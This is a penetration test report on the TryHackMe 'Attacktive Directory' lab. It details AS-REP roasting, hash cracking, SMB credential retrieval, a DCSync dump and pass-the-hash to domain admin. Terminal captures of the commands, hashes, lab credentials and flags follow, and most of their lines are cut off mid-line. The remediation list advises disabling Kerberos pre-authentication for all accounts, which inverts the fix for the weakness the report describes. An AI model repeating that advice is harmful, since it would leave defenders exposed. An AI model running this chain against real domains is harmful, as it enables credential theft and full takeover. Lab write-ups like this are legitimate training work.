Penetration Test Report – Attacktive Directory (TryHackMe)
Prepared by: James DeBerry
Date: March 30, 2026
Assessment Type: Black-Box Penetration Test
Executive Summary
A penetration test was conducted against a Windows-based Active Directory Domain Controller. The assessment identified multiple critical weaknesses in authentication and access control mechanisms. An AS-REP Roasting attack was successfully performed against a misconfigured service account, allowing extraction and offline cracking of Kerberos credentials. These credentials were leveraged to gain initial access to the domain.

Further enumeration revealed accessible SMB shares containing sensitive information. A backup share exposed Base64-encoded credentials, which were decoded and used for lateral movement via RDP. The compromised account possessed sufficient privileges to perform a DCSync attack, allowing extraction of domain credentials, including the NTLM hash of the Administrator account.

Pass-the-Hash authentication was then used to obtain full administrative access to the domain controller. This demonstrates a complete domain compromise due to weak configurations, poor credential handling, and excessive privileges.
Scope
Target IP: 10.144.175.188
Environment: TryHackMe Lab
Testing Methodology: External Black-Box Testing
Methodology
Reconnaissance & Enumeration
Credential Attacks (AS-REP Roasting)
Lateral Movement
Privilege Escalation (DCSync)
Post-Exploitation & Impact Analysis
Findings Summary
Severity: Critical
Finding: Active Directory Full Domain Compromise via Credential Attacks
Detailed Findings
1. AS-REP Roasting – Credential Extraction
Severity: Critical
Service: Kerberos (Port 88)

Description
A domain user account (svc-admin) was identified with Kerberos pre-authentication disabled. This allowed unauthenticated retrieval of an AS-REP hash, which was cracked offline to reveal valid credentials.

Evidence
Kerberos AS-REP hash successfully retrieved and cracked using Hashcat.

2. Sensitive Information Disclosure – SMB Backup Share
Severity: High
Service: SMB (Port 445)

Description
An accessible SMB share (backup) contained a file with Base64-encoded credentials. The credentials were decoded, revealing valid domain account credentials.

Evidence
backup_credentials.txt file retrieved and decoded to reveal plaintext credentials.

3. Lateral Movement – Remote Desktop Access
Severity: High

Description
The decoded credentials were used to authenticate via RDP, providing interactive access to the system and retrieval of user-level flags.

4. DCSync Attack – Domain Credential Dump
Severity: Critical

Description
The compromised backup account possessed sufficient privileges to perform a DCSync attack using the DRSUAPI method. This allowed extraction of domain credentials, including the NTLM hash of the Administrator account.

Evidence
Administrator NTLM hash successfully extracted using secretsdump.

Exploitation
The attack chain consisted of the following steps:

1. Kerberos AS-REP Roasting to obtain svc-admin credentials
2. Credential cracking using Hashcat
3. SMB enumeration and retrieval of encoded credentials
4. Base64 decoding to obtain backup account credentials
5. Lateral movement via RDP
6. DCSync attack using secretsdump
7. Pass-the-Hash authentication to gain Administrator access

Proof of Exploitation
The attacker successfully obtained full domain administrative access:
whoami → administrator

All flags were retrieved, demonstrating complete system compromise.
Impact
Successful exploitation allows an attacker to:

Gain domain administrator privileges
Access all domain systems and data
Extract all user credentials
Maintain persistent access
Execute arbitrary commands across the network

Risk Assessment
Likelihood: High
Impact: Critical
Overall Risk: Critical

The combination of credential exposure and excessive privileges enables full domain compromise.

Remediation
Disable Kerberos pre-authentication for all accounts
Enforce strong password policies
Restrict access to SMB shares
Remove plaintext or encoded credentials from files
Limit replication privileges (DCSync permissions)
Implement least privilege access controls
Enable logging and monitoring of authentication events


Conclusion
The assessment demonstrated a complete compromise of the Active Directory environment through a series of chained attacks. Misconfigurations in Kerberos authentication, insecure credential storage, and excessive privileges allowed an attacker to escalate from unauthenticated access to full domain administrator control. Immediate remediation is required to mitigate these risks.

Appendix
Tools Used
Nmap
Kerbrute
Impacket (GetNPUsers, secretsdump)
Hashcat
Smbclient
Evil-WinRM


```
Not shown: 65509 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows K
0 17:29:23Z)
135/tcp   open  msrpc         Microsoft Windows R
139/tcp   open  netbios-ssn   Microsoft Windows n
389/tcp   open  ldap          Microsoft Windows A
pookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows R
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows A
pookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spooky
|   Product_Version: 10.0.17763
```

```
root@ip-10-144-83-237:~# nano users.txt
root@ip-10-144-83-237:~# GetNPUsers.py spookysec
o-pass -usersfile users.txt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd -

[-] User administrator doesn't have UF_DONT_REQU
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKE
revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKE
revoked)
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:7113e7ee
b62b643ad0e3b537a201494e7938c18c86c6af03b0b03b38
4ce7d5ea0b5a1ef7feeb489d906e35f34190c869f4b3ba21
cff677e183985e806eda8db588556c8600f5d8bae13eed7c
8800a1f58ff90b905c5aaac296ed387fc0925129ff5422b5
421e1377eb3fc69ca3e5d6c45f73690814cfb34da23554cb
95c5bf7356c3eda4f6b575dc5c6748bfa643c12f3f8e3fed
[-] User backup doesn't have UF_DONT_REQUIRE_PRE
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_U
ros database)
```

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:7113e7eea
b62b643ad0e3b537a201494e7938c18c86c6af03b0b03b382
4ce7d5ea0b5a1ef7feeb489d906e35f34190c869f4b3ba213
cff677e183985e806eda8db588556c8600f5d8bae13eed7c6
8800a1f58ff90b905c5aaac296ed387fc0925129ff5422b51
421e1377eb3fc69ca3e5d6c45f73690814cfb34da23554cbb
95c5bf7356c3eda4f6b575dc5c6748bfa643c12f3f8e3fedd
nagement2005
```


FreeRDP:
Recycle Bin
user.txt
user.txt - Notepad
File Edit Format View Help
TryHackMe{K3rb3r0s_Pr3_

```
root@ip-10-144-83-237:~# smbclient //10.144.175.1
c-admin
Password for [SPOOKYSEC.LOCAL\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0
  ..                                  D        0
  backup_credentials.txt              A       48

                8247551 blocks of size 4096. 3539
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 a
iloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit
root@ip-10-144-83-237:~# cat backup_credentials.t
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwr
Fja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw |
backup@spookysec.local:backup2517860root@ip-10-14
```


FreeRDP:
Recycle Bin
PrivEsc
PrivEsc - Notepad
File Edit Format View Help
TryHackMe{B4ckM3UpSc0tty!}

```
No entries found!
root@ip-10-144-83-237:~# rpcclient -U "spookysec
144.175.188
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[skidy] rid:[0x44f]
user:[breakerofthings] rid:[0x450]
user:[james] rid:[0x451]
user:[optional] rid:[0x452]
user:[sherlocksec] rid:[0x453]
user:[darkstar] rid:[0x454]
user:[Ori] rid:[0x455]
user:[robin] rid:[0x456]
user:[paradox] rid:[0x457]
user:[Muirland] rid:[0x458]
user:[horshark] rid:[0x459]
user:[svc-admin] rid:[0x45a]
user:[backup] rid:[0x45e]
user:[a-spooks] rid:[0x641]
rpcclient $>
```

```
root@ip-10-144-83-237:~# secretsdump.py spookysec
144.175.188
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd -

[-] RemoteOperations failed: DCERPC Runtime Error
ed
[*] Dumping Domain Credentials (domain\uid:rid:lm
[*] Using the DRSUAPI method to get NTDS.DIT secr
Administrator:500:aad3b435b51404eeaad3b435b51404e
4fc:::
```

```
root@ip-10-144-83-237:~# evil-winrm -i 10.144.175
221497260b0bcb4fc



Warning: Remote path completions is disabled due
oting_detection_proc' for module Reline

ata: For more information, check Evil-WinRM Gith
inrm#Remote-path-completion


                PS C:\Users\Administrator\Documents>
thm-ad\administrator
                PS C:\Users\Administrator\Documents>
                PS C:\Users\Administrator\Desktop> c


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length
----                -------------         ------
-a----         4/4/2020  11:39 AM             32


                PS C:\Users\Administrator\Desktop> t
TryHackMe{4ctiveD1rectoryM4st3r}
                PS C:\Users\Administrator\Desktop>
```

Prepared by: James DeBerry
Penetration Tester